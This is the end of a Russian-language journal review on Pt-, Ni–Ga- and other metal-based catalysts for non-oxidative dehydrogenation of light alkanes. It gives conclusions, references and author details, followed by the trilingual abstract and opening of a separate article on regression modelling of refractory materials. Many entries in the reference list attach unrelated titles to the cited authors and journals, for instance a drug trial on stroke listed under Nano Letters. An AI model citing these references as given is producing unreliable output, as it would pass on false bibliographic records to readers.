Изучение методом «теории функционала плотности» показало, что увеличение количества Ga значительно подавляет неселективные дегидрирования, что приводит к более высокой конверсии и селективности. Например, катализатор с соотношением Ni:Ga 1:1 демонстрирует наилучший баланс между активностью и селективностью как для дегидрирования пропана, так и этана. Этот катализатор обладает стабильной активностью и высокой селективностью по отношению к олефинам на протяжении продолжительного времени. По сравнению с коммерческими и собственными Pt–Sn катализаторами, этот катализатор показывает сопоставимую или даже более высокую селективность и стабильность. [52]

6. Новое конструирование носителя. Подходящие материалы поддержки для дегидрирования легких алканов должны обладать большой площадью поверхности, высокой термической стабильностью и хорошей механической прочностью. Свойства опоры оказывают значительное влияние на дисперсность, стабильность и структуру биметаллического катализатора. Поэтому модификация опоры является альтернативной стратегией улучшения каталитических характеристик.

Помимо щелочерастворимых θ -Al₂O₃, ZnAl₂O₄ и ZrO₂, используемых в промышленных и пилотных масштабах, был разработан ряд новых опор, таких как нанолиты Al₂O₃, гидротальцит, CeO₂, цеолиты и углеродные материалы, для улучшения дисперсности и закрепления активного центра. Для улучшения диспергирования и иммобилизации активных центров был разработан ряд новых носителей.

Исследован CeO₂ в качестве альтернативной опоры для Pt–Sn катализаторов. Исследуемый катализатор Pt–Sn/CeO₂ демонстрирует обратимый процесс слияния/разделения в циклереакция/окисление: опора CeO₂ обеспечивает место захвата для атомного диспергирования и редиспергирования Pt, а Sn может выступать в качестве центра зарождения для формирования активных кластеров Pt–Sn в ходе реакции. Кроме того, окислительно-восстановительные свойства CeO₂ сводят к минимуму образование кокса при одновременной подаче потока. В результате Pt–Sn/CeO₂ демонстрирует

замечательную стабильность и способность к регенерации происходящая в промышленности, снижая необходимость в сложном оксихлорировании [53].

Наноуглеродные материалы являются привлекательными опорами для металлических катализаторов, поскольку они могут обеспечить большое количество поверхностных участков для размещения атомов металла; Лю и др. использовали наноуглерод (ND@G), состоящий из наноалмазного ядра и дефектной ультратонкой графеновой нанооболочки, в качестве подложки для дегидрирования *n*-бутана. Для дегидрирования *n*-бутана были приготовлены катализаторы Pt-Sn/ND@G [54].

7. Передовые методы получения и структурные инновации катализаторов. Структура, дисперсность и формирование активной фазы катализатора в значительной степени зависят от методов приготовления и предварительной обработки катализатора. Метод пропитки является наиболее распространенным для приготовления биметаллических катализаторов. Однако этим методом очень трудно получить наночастицы с ультравысокой однофазной дисперсностью и удовлетворительными каталитическими характеристиками. Для преодоления этой проблемы было разработано несколько новых стратегий синтеза нанесенных металлических катализаторов.

Поверхностная металлоорганическая химия (SOMC). Для улучшения диспергирования металлов и получения однородно диспергированных биметаллических частиц на опорах недавно был разработан новый контролируемый подход, основанный на поверхностной металлоорганической химии (SOMC) на оксидных опорах [55, 56]. В этом методе Pt и промотеры, такие как Sn, Ga, Zn и металлоорганические комплексы, последовательно прививаются к поверхности оксидных опор (Al_2O_3 , MgAl_2O_4 , SiO_2 и цеолитов). При восстановлении водородом образуются гомогенные ультрамалые биметаллические кластеры, которые показывают отличные результаты в прямом дегидрировании пропана. Катализатор показал высокую селективность и долгосрочную стабильность в дегидрировании пропана до пропилена благодаря эффекту разбавления высокой концентрации инертного олова на поверхности наночастиц Pt. Далее были синтезированы Pt-Sn/ θ - Al_2O_3 катализаторы с ультрамалыми биметаллическими Pt-Sn кластерами размером около 0,75 нм с использованием $\text{Pt}(\text{COD})\text{Me}_2$ и H_2SnPh_3 в качестве прекурсоров [57]. Полученные катализаторы продемонстрировали высокую активность ($\text{ВП } 102 \text{ c}^{-1}$), высокую селек-

тивность (99%) и отличную стабильность при дегидрировании пропана. Для дальнейшего повышения активности в качестве опоры для бинарного катализатора платина-олово был использован полностью деалюминированный β -цеолит [58]. После восстановления водородом образовывались однородно диспергированные кластеры сплава Pt-Sn, расположенные на одной позиции Sn в каркасе цеолита. Катализатор проявил несколько большую активность, чем Pt-Sn/ θ - Al_2O_3 , с $\text{ВП } 114 \text{ c}^{-1}$. Сильное взаимодействие между биметаллическими Pt-Sn кластерами и изолированными Sn узлами в цеолитовом Sn каркасе обеспечивает высокую каталитическую стабильность и хорошую регенерацию.

Таким образом, на основании доступных данных можно провести сравнение наиболее активных и селективных катализаторов. Температура, состав газовой смеси и промотеры играют важную роль в процессе и могут повлиять на конверсию метана и выход продуктов. Дальнейшие исследования и определение оптимальных условий процесса могут помочь разработать еще более эффективные катализаторы для дегидрирования.

Анализ публикаций по окислительному превращению C_1 - C_4 предельных углеводородов в олефины за последние 10 лет показал, что интерес к данной тематике в Казахстане пока еще недостаточно развит. Одновременно в Казахстане активно проводятся исследования по окислительному дегидрированию C_1 - C_4 алканов. Результаты данных разработок соответствуют мировым стандартам, что подтверждено получением трех патентов РК. Это говорит о высоком уровне научного интереса в Казахстане к процессам превращения углеводородов в ценные продукты, однако следует отметить необходимость дальнейшего развития исследований в области окислительного превращения C_1 - C_4 предельных углеводородов в олефины для достижения пилотных и опытно-промышленных разработок на мировом уровне.

Выводы. В данной работе анализировались катализаторы с различными свойствами и составом. Катализаторы процесса дегидрирования алканов состоящие из платины, осажденной на различных пористых носителях, с добавлением промотеров не позволили полностью устранить эти недостатки, например, образование кокса на поверхности катализатора и спекание частиц платины под действием высоких температур. В связи с этим наиболее распространены композиции катализаторов на основе платины и олова, которые не только устраняют эти недо-

статки, но и повышают выход олефинов в процессе дегидрирования. Однако недостатками таких катализаторов являются сложность приготовления.

В Казахстане в процессе дегидрирования наиболее широко используются алюмохромовые катализаторы. Благодаря наличию оксида хрома процесс можно проводить при высоких температурах. Он характеризуется высокой термостойкостью. Использование оксида алюминия в качестве носителя стабилизирует катализатор и повышает его термическую стабильность, а также повышает его активность в реакциях дегидрирования. Для снижения образования кокса вводят промоторы в виде различных ионов щелочных металлов. Все подобные катализаторы отличаются только содержанием оксида хрома и промотора. В настоящее время используются алюмохромовые катализаторы так как является наиболее стабильным и надежным методом дегидрирования, в том числе более дешевым, чем платиновые катализаторы.

Катализаторы на основе оксида железа отличаются сложностью приготовления и поэтому не могут быть использованы. Они имеют высокую удельную поверхность и высокую каталитическую активность чем промышленные катализаторы. Преимуществом таких катализаторов является то, что процесс дегидрирования проводится с использованием пара при высоких температурах. Использование пара при высоких температурах не влияет на активность катализатора.

Катализаторы на основе платины и оксида хрома имеют такие недостатки, как высокая стоимость и вредное воздействие шестивалентного хрома, содержащегося в оксиде хрома. Для решения этих проблем были также разработаны катализаторы на основе оксида ванадия и молибдена. Однако такие катализаторы быстро теряют свою активность из-за образования кокса на поверхности, что приводит к недостаточной конверсии олефинов.

В обзоре рассмотрены достижения в разработке катализаторов на основе металлов для неокислительного дегидрирования легких алканов до олефинов. Олефины находят широкое применение в производстве полимеров, оксигенатов и химических соединений. Рассмотрены катализаторы на основе Pt, Pd, Rh и Ni, особенно в сочетании с промоторами (Sn, Zn, Ga, In, B). Введение промоторов значительно улучшает каталитическую производительность, избирательность и стабильность катализаторов. Обсуждаются геометрические и электронные эффекты промоторов на модификацию каталитиче-

ских свойств. Также приведены примеры трех основных подходов к разработке новых высокоэффективных катализаторов: инженерия поддержки, передовые методы получения и структурные инновации. Отмечается, что субнанометрические металлические катализаторы и одноатомные катализаторы обещают быть эффективными в дегидрировании легких алканов. Однако необходимо разработать новые экономические методы синтеза для стабильных субнанометрических металлических и одноатомных катализаторов с высоким содержанием металлов. Важно также исследовать возможности использования недорогих металлов для разработки более эффективных и долговечных катализаторов. Дальнейшие исследования с использованием передовых методов и теоретических расчетов необходимы для полного понимания каталитических активных центров, реакционных механизмов и роли промоторов, что позволит разработать рациональный дизайн высокоэффективных катализаторов для дегидрирования.

Расширенные каталитические действия всегда возникают в результате сочетания обоих эффектов. Мы также представили краткий механизм реакции. Кроме того, мы изложили последние достижения в области разработки новых высокоэффективных технологий дегидрирования катализаторов. Мы используем три основных подхода: инженерирование поддержки, передовые методы получения и структурные инновации катализаторов. За последние десятилетия были предприняты значительные усилия для достижения улучшенных каталитических характеристик в прямом дегидрировании легких алканов с помощью катализаторов на основе металлов. Однако, по-прежнему существует необходимость в разработке более эффективных новых катализаторов и понимании механизмов. Исследования показали, что субнанометрические металлические катализаторы и одноатомные катализаторы, особенно в катализаторах на основе платины, обладают многообещающими результатами и эффективностью в прямом дегидрировании легких алканов. Однако, количество загрузки активных металлов остается низким, что приводит к низкой каталитической продуктивности. Исследования предполагают, что стабильность субнанометрических металлических катализаторов и одноатомных катализаторов с высокой плотностью должна быть улучшена. Для этого предложено использование новых экономически жизнеспособных методов синтеза, таких как инкапсуляция активного места в пористых оболочках. Кроме того,

разработка множества эффективных и долговечных катализаторов с использованием недорогих металлов необходима для снижения стоимости дорогостоящих катализаторов дегидрирования из благородных металлов. Проведенные исследования показали, что катализаторы на основе интерметаллического соединения Ni-Ga, приготовленные Лаурсе-ном, демонстрируют сопоставимую или более высокую избирательность и стабильность, чем коммерчески доступные Pt-Sn катализаторы [59, 60]. Подбор оптимального сочетания промоторов и недорогих

металлов, а также контроль структуры катализатора являются ключевыми критериями для разработки технологии дегидрирования недорогих металлических катализаторов. Дальнейшие исследования с использованием передовых методов *in situ* и операндо-спектроскопии, а также теоретические расчеты необходимы для понимания каталитически активных центров, механизмов реакций и роли промоторов. Это позволит разработать рациональный дизайн высокоэффективных катализаторов дегидрирования.

References

1. C. A. Carrero, R. Schloegl, I. E. Wachs and R. Schomaecker. Critical Literature Review of the Kinetics for the Oxidative Dehydrogenation of Propane over Well-Defined Supported Vanadium Oxide Catalysts. -ACS Catal.- 2014. -No. 4.- pp. 3357 -3380.
2. J. T. Grant, J. M. Venegas, W. P. McDermott and I. Hermans. Aerobic Oxidations of Light Alkanes over Solid Metal Oxide Catalysts. - Chem. Rev.-2018. - No. 118. - pp. 2769 - 2815.
3. Z.-P. Hu, D. Yang, Z. Wang and Z.-Y. Yuan, Chin. Iron Vacancies Induced Bifunctionality in Ultrathin Feroxyhyte Nanosheets for Overall Water Splitting. - J. Catal. - 2019. - No.40.- pp. 1233 -1254.
4. Z. Nawaz. Heterogeneous alkane dehydrogenation catalysts investigated via a surface organometallic chemistry approach. – Rev. Chem. Eng. - 2015. - No.31. - pp. 413- 436.
5. J. J. Sattler, J. Ruiz-Martinez, E. Santillan-Jimenez and B. M. Weckhuysen. Catalytic dehydrogenation of light alkanes on metals and metal oxides. - Chem. Rev.- 2014.- No.114.- pp. 10613–10653.
6. G. Wang, X. Zhu and C. Li. Recent development in halogen-bonding-catalyzed living radical polymerization. - Chem. Rec.- 2020.- No.20.- pp. 604 - 616.
7. <https://www.thebusinessresearchcompany.com/report/ethylene-global-market-report, 2020.-> Date of address 16.11.2023
8. <https://www.thebusinessresearchcompany.com/report/propylene-global-market-report, 2020.-> Date of address 16.11.2023
9. https://www.globalinforesearch.com/Global-1-Butene_p482674.html, 2020.- Date of address 16.11.2023
10. <https://www.lummustechnology.com/process-technologies/petrochemicals/propylene-production/propane-butane-dehydrogenation -> Date of address 10.01.2024
11. Richardson, J. Market intelligence: BD capacity on the way, capacity-on-the-way.html (accessed Jun 26, 2014).- <http://www.icis.com/Articles/2012/03/12/9539978/Market-intelligence-BD -> Date of address 10.01.2024
12. Richardson, J. Butadiene Oversupply Threat, <http://www.icis.com/blogs/asian-chemical-connections/2012/05/butadieneoversupply-threat/> (accessed Jun 26,2014).- Date of address 10.01.2024
13. Naylor, L. Lower Europe LLDPE imports support Europe pricing picture, <http://www.icis.com/Articles/2012/03/12/9539978/Market-intelligence-BD-capacity-on-the-way.html> (accessed Jun 26, 2014). - Date of address 13.01.2024
14. Lopez, J. BASF, Linde plan to jointly develop butadiene technology, <http://www.icis.com/resources/news/2014/06/03/9786384/basf-linde-plan-to-jointly-develop-butadiene-technology/> (accessed Jun 26, 2014). - Date of address 13.01.2024
15. S. Saerens, M. K. Sabbe, V. V. Galvita, E. A. Redekop, M.-F. Reyniers and G. B. Marin. The positive role of hydrogen on the dehydrogenation of propane on Pt(111). - ACS Catal. - 2017.- No.7. - pp. 7495–7508.
16. Karimov O.H., Daminev R.R., Kas'janova L.Z., Karimov E.H. Sposob prigotovlenija katalizatora dlja degidrirovaniya

-
- parafinovyh uglevodorodov. // Patent RF. - № 2539300. - 2014. [in Russian].
17. H. Saito and Y. Sekine. Catalytic conversion of ethane to valuable products through non-oxidative dehydrogenation and dehydroaromatization. - RSC Adv.- 2020. - No.10.- pp. 21427-21453.
18. Stepanova L.N., Bel'skaja O.B., Liholobov V.A. Sintez i issledovanie katalizatorov Pt/MgAlSnO // Himija v interesah ustojchivogo razvitiya. - 2014. - № 1. - str. 61-68. [in Russian].
19. H. N. Pham, J. J. H. B. Sattler, B. M. Weckhuysen and A. K. Datye. Role of Sn in the Regeneration of Pt/ γ -Al₂O₃ Light Alkane Dehydrogenation Catalysts. - ACS Catal. - 2016. - No. 6. - pp. 2257- 2264.
20. N. Prakash, M.-H. Lee, S. Yoon and K.-D. Jung. Metal-based catalysts for the non-oxidative dehydrogenation of light alkanes to light olefins. - Catal. Today.- 2017. - No. 293 - 294.- pp. 33- 41.
21. Z. Xu, R. Xu, Y. Yue, P. Yuan, X. Bao, E. Abou-Hamad, J.-M. Basset and H. Zhu, J. Heterogeneous alkane dehydrogenation catalysts investigated via a surface organometallic chemistry approach. - Catal. - 2019.- No.374.- pp. 391- 400.
22. L. Deng, H. Miura, T. Shishido, S. Hosokawa, K. Teramura and T.Tanaka. Strong metal-support interaction between Pt and SiO₂ following high-temperature reduction: a catalytic interface for propane dehydrogenation.- ChemCatChem.- 2014.- No.6.- pp. 2680- 2691.
23. L. Deng, T. Shishido, K. Teramura and T. Tanaka. The importance of direct reduction in the synthesis of highly active Pt-Sn/SBA-15 for n-butane dehydrogenation.- Catal.Today.- 2014. - No. 232.- pp.33 - 39.
24. L. Deng, H. Miura, T. Shishido, Z. Wang, S. Hosokawa, K. Teramura and T. Tanaka. Ruthenium-Catalyzed Addition of Aromatic Amides to Internal Alkynes and Subsequent Intramolecular Cyclization for the Atom-Economical Synthesis of Isoindolinones.- J. Catal.- 2018. -No.365.- pp. 277 - 291.
25. L. Deng, H. Miura, T. Ohkubo, T. Shishido, Z. Wang, S. Hosokawa, K. Teramura and T. Tanaka. Catalytic conversion of ethane to valuable products through non-oxidative dehydrogenation and dehydroaromatization.- Catal.Sci.Technol - 2019.- No.9.- pp. 947-956.
26. Y. Zhang, Y. Zhou, J. Shi, S. Zhou, X. Sheng, Z. Zhang and S. Xiang. Capturing spatially resolved kinetic data and coking of Ga - Pt supported catalytically active liquid metal solutions during propane dehydrogenation in situ.-J. Mol.Catal. A:Chem.- 2014.- No.381.- pp. 138 - 147.
27. N. Kaylor and R. J. Davis. Propane dehydrogenation over supported Pt-Sn nanoparticles.- J. Catal.- 2018.- No.367.- pp.181- 193.
28. J. Camacho-Bunquin, M. S. Ferrandon, H. Sohn, A. J. Kropf, C. Yang, J. Wen, R. A. Hackler, C. Liu, G. Celik, C. L. Marshall, P. C. Stair and M. Delferro. Synthesis of Pt₃Zn₁ and Pt₁Zn₁ intermetallic nanocatalysts for dehydrogenation of ethane.-ACS Catal -2018.-No.8.- pp.10058-10063.
29. M. Filez, E. A. Redekop, H. Poelman, V. V. Galvita, R. K. Ramachandran, J. Dendooven, C. Detavernier and G. B.Marin. Formation and Functioning of Bimetallic Nanocatalysts: The Power of X-ray Probes.- Chem.Mater.- 2014.- No.26.- pp.5936 - 5949.
30. E.A.Redekop, V.V.Galvita,H.Poelman, V.Bliznuk, C.Detavernier and G. B.Marin. Delivering a Modifying Element to Metal Nanoparticles via Support: Pt-Ga Alloying during the Reduction of Pt/Mg(Al,Ga)Ox Catalysts and Its Effects on Propane Dehydrogenation. - ACS Catal.-2014.- No. 4.- pp.1812-1824.
- 31.T.Bauer, S.Maisel, D.Blaumeiser, J.Vecchiotti, N.Taccardi, P.Wasserscheid, A. Bonivardi,A.Gorling and J.Libuda. Operando DRIFTS and DFT Study of Propane Dehydrogenation over Solid- and Liquid-Supported GaxPty Catalysts.- ACS Catal. - 2019. - No. 9. - pp. 2842 - 2853.
32. Xin Li, Peng Rui, Wenfei Huang, Xin Yao, Yuwen Ye, Tongqi Ye, David J. Morgan & James H. Propane Dehydrogenation Using Platinum Supported on Gallium-Doped Silica. Carter. Catalysis Letters (2023). No. 154 - pp. 634-642. <http://dx.doi.org/10.1007/s10562-023-04328-9>
33. E. C. Wegener, Z. Wu, H.-T. Tseng, J. R. Gallagher, Y. Ren, R. E. Diaz, F. H. Ribeiro and J. T. Miller. Heterogeneous alkane dehydrogenation catalysts investigated via a surface organometallic chemistry approach. - Catal.Today.- 2018.- No.299.- pp. 146 -153.
34. S. Zha, G. Sun, T. Wu, J. Zhao, Z. J. Zhao and J. Gong. Identification of Pt-based catalysts for propane
-

- dehydrogenation via a probability analysis.- Chem.Sci.- 2018.- No.9. - pp.3925-3931.
35. R. Ryoo, J. Kim, C. Jo, S. W. Han, J. C. Kim, H. Park, J. Han, H. S. Shin and J. W. Shin. Practical applications of total internal reflection fluorescence microscopy for nanocatalysis. – Nature. - 2020.- No.585.- pp.221-224.
36. E. Jimenez-Izal, J.-Y. Liu and A. N. Alexandrova. Catalytic conversion of ethane to valuable products through non-oxidative dehydrogenation and dehydroaromatization. -J.Catal.- 2019.-No. 374.- pp.93-100.
37. G. Sun, Z. J. Zhao, R. Mu, S. Zha, L. Li, S. Chen, K. Zang, J. Luo, Z. Li, S. C. Purdy, A. J. Kropf, J. T. Miller, L. Zeng and J. Gong. Tracking C–H bond activation for propane dehydrogenation over transition metal catalysts: work function shines.-Nat.Commun.-2018.- No. 9.- p.4454.
38. G.-Q. Ren, G.-X. Pei, Y.-J. Ren, K.-P. Liu, Z.-Q. Chen, J.-Y. Yang, Y. Su, X.-Y. Liu, W.-Z. Li and T. Zhang. Distinctive features and challenges in catenane chemistry.- J.Catal.- 2018.- No. 366.- pp.115-126.
39. Z. Han, S. Li, F. Jiang, T. Wang, X. Ma and J. Gong. Propane dehydrogenation over Pt–Cu bimetallic catalysts: the nature of coke deposition and the role of copper.- Nanoscale.-2014.-No. 6.-pp.10000 - 10008.
40. E. T. Baxter, M.-A. Ha, A. C. Cass, H. Zhai, A. N. Alexandrova and S. L. Anderson. Ensemble representation of catalytic interfaces: soloists, orchestras, and everything in-between. – J. Phys. Chem. C.-2018. No.122.- pp. 1631-1644.
41. C. Byron, S. Bai, G. Celik, M. S. Ferrandon, C. Liu, C. Ni, A. Mehdad, M. Delferro, R. F. Lobo and A. V. Tepliyakov. Implications of Ga promotion and metal–oxide interface from tailored PtGa propane dehydrogenation catalysts supported on carbon.-ACS Catal.- 2019.- No.10.- pp. 1500 - 1510.
42. M.Aly, E.L.Fornero, A.R.Leon-Garzon,V.V. Galvita and M. Saeys. Effect of Boron Promotion on Coke Formation during Propane Dehydrogenation over Pt/ γ -Al₂O₃ Catalysts.-ACS Catal. - 2020.-No.10. - pp. 5208-5216.
43. C. Byron, S. Bai, G. Celik, M. S. Ferrandon, C. Liu, C. Ni, A. Mehdad, M. Delferro, R. F. Lobo and A. V. Tepliyakov. Implications of Ga promotion and metal–oxide interface from tailored PtGa propane dehydrogenation catalysts supported on carbon.-ACS Catal.-2019.-No.10.-pp. 1500-1510.
44. E.T.Baxter, M.-A. Ha, A.C.Cass, H. Zhai, A N.Alexandrova and S L.Anderson. Ensemble representation of catalytic interfaces: soloists, orchestras, and everything in-between. – J. Phys. Chem. C.- 2018. - No.122.- pp. 1631-1644.
45. M. A. Ha, E. T.Baxter, A.C.Cass, S.L.Anderson and A.N.Alexandrova. Boron Switch for Selectivity of Catalytic Dehydrogenation on Size-Selected Pt Clusters on Al₂O₃.- J.Am.Chem. Soc. -2017.-No.139. - pp. 11568-11575.
46. J. Dadras, E. Jimenez-Izal and A. N. Alexandrova. Alloying Pt Sub-nano-clusters with Boron: Sintering Preventative and Coke Antagonist.- ACS Catal. - 2015.-No.5.-pp. 5719-5727.
47. G. Zhang, C. Ye, W. Liu, X. Zhang, D. Su, X. Yang, J. Z. Chen, Z. Wu and J. T. Miller. Ticagrelor versus Clopidogrel in CYP2C19 Loss-of-Function Carriers with Stroke or TIA. - Nano Lett.-2019.-No.19. -pp. 4380-4383.
48. <https://apps.catalysts.basf.com/apps/eibprices/mp/defaultmain.aspx>. – Date of address
16.11.2023
49. M. Wolf, N. Raman, N. Taccardi, M. Haumann and P. Wasserscheid. Coke Formation during Propane Dehydrogenation over Ga-Rh Supported Catalytically Active Liquid Metal Solutions. – ChemCatChem. -2020.- No.12.- pp.1085- 1094.
50. N. Raman, S. Maisel, M. Grabau, N. Taccardi, J. Debuschewitz, M. Wolf, H. Wittkamper, T. Bauer, M. Wu, M. Haumann, C. Papp, A. Gorling, E. Spiecker, J. Libuda, H. P. Steinruck and P. Wasserscheid. Highly Effective Propane Dehydrogenation Using Ga-Rh Supported Catalytically Active Liquid Metal Solutions. -ACS Catal.- 2019.- No.9.- pp. 9499–9507.
51. G. Wang, H. Wang, H. Zhang, Q. Zhu, C. Li and H. Shan. Research progress of catalysts for aldol condensation of biomass based compounds. ChemCatChem.-2016.-No.8.-pp. 3137-3145.

-
52. Y. He, Y. Song and S. Laursen. Catalytic conversion of ethane to valuable products through non-oxidative dehydrogenation and dehydroaromatization.-ACS Catal.-2019.-No.9.- pp.10464-10468.
53. H.Xiong, S. Lin, J. Goetze, P.Pletcher, H.Guo, L.Kovarik, K. Artyushkova, B. M. Weckhuysen and A.K.Datye. Thermally Stable and Regenerable Platinum-Tin Clusters for Propane Dehydrogenation Prepared by Atom Trapping on Ceria.-Angew. Chem., Int. Ed.-2017.- No.56.- pp.8986-8991.
54. J. Zhang, Y. Deng, X. Cai, Y. Chen, M. Peng, Z. Jia, Z. Jiang, P. Ren, S. Yao, J. Xie, D. Xiao, X. Wen, N. Wang, H. Liu and D. Ma. Tin-assisted fully exposed platinum clusters stabilized on defect-rich graphene for dehydrogenation reaction. -ACS Catal.-2019.- No.9.-pp. 5998-6005.
55. C. Coperet. Enhanced CH₃OH selectivity in CO₂ hydrogenation using Cu-based catalysts generated via SOMC from GaIII single-sites. – Nat. Energy. – 2019. No. 4. – pp. 1018–1024.
56. M.K.Samantaray, V.D'Elia, E. Pump, L.Falivene, M. Harb, S. Ould Chikh, L. Cavallo and J.-M. Basset. The Comparison between Single Atom Catalysis and Surface Organometallic Catalysis. - Chem. Rev.-2020. - No.120.-pp.734-813.
- 57.Z.Xu, R.Xu, Y.Yue, P. Yuan, X. Bao, E. Abou-Hamad, J.-M. Basset and H. Zhu. Heterogeneous alkane dehydrogenation catalysts investigated via a surface organometallic chemistry approach. – J. Catal. -2019.- No.374.- pp. 391- 400.
58. Z. Xu, Y. Yue, X. Bao, Z. Xie and H. Zhu. The remarkable performance of a single iridium atom supported on hematite for methane activation: a density functional theory study. – ACS Catal. -2019. -No.10.-pp. 818-828.
59. Y. He, Y. Song, D. A. Cullen and S. Laursen. Tracking C–H bond activation for propane dehydrogenation over transition metal catalysts: work function shines.-J. Am. Chem. Soc. -2018. -No.140.-pp.14010-14014.
60. Y. He, Y. Song and S. Laursen. The Origin of the Special Surface and Catalytic Chemistry of Ga-Rich Ni₃Ga in the Direct Dehydrogenation of Ethane.-ACS Catal. - 2019.-No. 9.- pp. 10464-10468.

Information about the authors

Begimbayeva G. B.-Master's Degree student of Aktobe Regional University named after K. Zhubanov, Aktobe, Kazakhstan, e-mail: gulya_b92@mail.ru;

Orynbassar R. O. - Candidate of Chemical Sciences, Associate Professor of the Department of Chemistry and Chemical Technology, K.Zhubanov Aktobe Regional University, Aktobe, Kazakhstan, e-mail: raihan_06_79@mail.ru;

Zhumabekova A. K.- Candidate of Chemical Sciences, Associate Professor, Kazakh University of Technology and Business, Astana, Kazakhstan, e-mail: zhumabekova_ak@mail.ru;

Sultamuratova Z.B. - Candidate of Chemical Sciences, Associate Professor of the Department of Chemistry and Chemical Technology, K.Zhubanov Aktobe Regional University, Aktobe, Kazakhstan, e-mail: zadasb@mail.ru

Сведения об авторах

Бегимбаева Г.Б. -магистрант. Актюбинский региональный университет им. К. Жубанова, Актобе, Казахстан, e-mail: gulya_b92@mail.ru;

Орынбасар Р.О. -кандидат химических наук, доцент кафедры химии и химической технологии Актюбинского регионального университета им. К.Жубанова, Актобе, Казахстан, e-mail: raihan_06_79@mail.ru;

Жумабекова А.Л. -кандидат химических наук, доцент, Казахский университет технологий и бизнеса, Астана, Казахстан, e-mail: zhumabekova_ak@mail.ru;

Султамуратова З.Б. – кандидат химических наук, доцент кафедры химии и химической технологии Актюбинского регионального университета им. К.Жубанова, Актобе, Казахстан, e-mail: zadasb@mail.ru

МОДЕЛИРОВАНИЕ ТЕХНИЧЕСКИХ ХАРАКТЕРИСТИК ОГНЕУПОРНЫХ МАТЕРИАЛОВ

Б.Н.Сатбаев¹, А.И. Кокетаев^{1*}, Н.Т. Шалабаев², А.Б. Сатбаев¹, А.Х Нурумгалиев²

¹Астанинский филиал РГП «Национальный центр по комплексной переработке минерального сырья Республики Казахстан», Астана, Казахстан,

²Карагандинский индустриальный университет, г. Темиртау, Казахстан,
e-mail: aik53@mail.ru

В статье предложены методы экспериментально-статистического моделирования и оптимизации составов высокотемпературных материалов.

Для эффективного проведения исследований при разработке новых составов огнеупоров использовались методы математического моделирования, статистической обработки информации экспериментальных данных.

При моделировании разработки составов огнеупорных материалов предложен метод регрессионного анализа. Это статистический аналитический метод, позволяющий вычислить функцию одной зависимой переменной от одной или нескольких независимых переменных. Используя регрессионный анализ, можно моделировать зависимость между выбранной технической характеристикой огнеупорных материалов от компонентов, входящих в состав разрабатываемого огнеупорного материала.

Результаты математического моделирования представлены на примере одного состава, приведено также сравнение расчетных результатов с экспериментальными.

С помощью математического моделирования состава шихты высокотемпературных материалов были спрогнозированы технические характеристики готовой продукции. Применение этого метода даст возможность оптимизировать процесс разработки рецептур огнеупоров с заданными характеристиками, что позволит повысить эффективность процесса получения огнеупорных материалов с заданными параметрами.

Ключевые слова. огнеупорные и высокотемпературные материалы, огнеупорность, математическое моделирование, регрессия, прикладные программы, оптимизация, параметры оптимизации.

MODELING TECHNICAL CHARACTERISTICS OF FIRE-RESISTANT MATERIALS

B.N. Satbaev¹, A.I. Koketaev^{1*}, N.T. Shalabaev², A.B. Satbaev¹, A.Kh Nurumgaliyev²

¹Astana branch of the RSE “National Center for Integrated Processing of Mineral Raw Materials of the Republic of Kazakhstan”, Astana, Kazakhstan,

²Karaganda Industrial University, Temirtau, Kazakhstan,
e-mail: aik53@mail.ru

The article proposes methods for experimental-statistical modeling and optimization of the compositions of high-temperature materials.

To effectively conduct research in the development of new compositions of refractory materials, methods of mathematical modeling and statistical processing of experimental data were used.

When modeling the development of compositions of refractory materials, a regression analysis method is proposed. This is a statistical analytical method that allows you to calculate the function of one dependent variable on one or more independent variables. Using regression analysis, it is possible to model the relationship between the selected technical characteristics of refractory materials and the components that make up the refractory material being developed.

The results of mathematical modeling are presented using the example of one composition; a comparison of the calculated results with the experimental ones is also given.

Using mathematical modeling of the composition of the charge of high-temperature materials, the technical characteristics of the finished product were predicted. The use of this method will make it possible to optimize the process of developing refractory formulations with given characteristics, which will increase the efficiency of the process of obtaining refractory materials with given parameters.

Keywords: refractory and high-temperature materials, fire resistance, mathematical modeling, regression, application programs, optimization, optimization parameters.

ОТҚА ТӨЗІМДІ МАТЕРИАЛДАРДЫҢ ТЕХНИКАЛЫҚ СИПАТТАМАЛАРЫН МОДЕЛЬДЕУ

Б.Н. Сәтбаев¹, А.И. Көкетаев^{1*}, Н.Т. Шалабаев², А.Б. Сәтбаев¹, А.Х.Нұрымғалиев²

¹«Қазақстан Республикасының минералдық шикізатты кешенді қайта өңдеу ұлттық орталығы»

РМК Астана филиалы, Астана қ., Қазақстан,

²Қарағанды индустриалды университеті, Теміртау қ. Қазақстан,

e-mail: aik53@mail.ru

Мақалада жоғары температуралы материалдардың композицияларын тәжірибелік-статистикалық модельдеу және оңтайландыру әдістері ұсынылған.

Отқа төзімді материалдардың жаңа композицияларын жасауда зерттеулерді тиімді жүргізу үшін тәжірибелік мәліметтерді математикалық модельдеу және статистикалық өңдеу әдістері қолданылды.

Отқа төзімді материалдар композицияларының дамуын модельдеу кезінде регрессиялық талдау әдісі ұсынылады. Бұл бір немесе бірнеше тәуелсіз айнымалылар бойынша бір тәуелді айнымалының функциясын есептеуге мүмкіндік беретін статистикалық аналитикалық әдіс. Регрессиялық талдауды пайдалана отырып, отқа төзімді материалдардың таңдалған техникалық сипаттамалары мен әзірленетін отқа төзімді материалды құрайтын компоненттер арасындағы байланысты модельдеуге болады.

Математикалық модельдеу нәтижелері бір композицияның мысалында берілген, есептелген нәтижелердің эксперименттік нәтижелермен салыстыруы да келтірілген.

Жоғары температуралы материалдардың шихтасының құрамын математикалық модельдеуді пайдалана отырып, дайын өнімнің техникалық сипаттамалары болжалады. Бұл әдісті қолдану берілген сипаттамалары бар отқа төзімді құрамдарды жасау процесін оңтайландыруға мүмкіндік береді, бұл берілген параметрлері бар отқа төзімді материалдарды алу процесінің тиімділігін арттырады.

Түйін сөздер: отқа төзімді және жоғары температураға төзімді материалдар, отқа төзімділік, математикалық модельдеу, регрессия, қолданбалы бағдарламалар, оңтайландыру, оңтайландыру параметрлері.

Введение. Развитие металлургической промышленности невозможно без высококачественных огнеупорных материалов, используемых в тепловых агрегатах металлургических производств, где предъявляются жесткие требования по их физико-химическим и техническим характеристикам.

Разработка новых составов огнеупорных материалов связана с трудоемкой работой по приготовлению лабораторных образцов исследуемых составов, их термическим, механическим, химическим воздействиям [1-5]. При этом состав этих изделий многокомпонентный и требует проведения испытаний большого числа составов разрабатываемых материа-

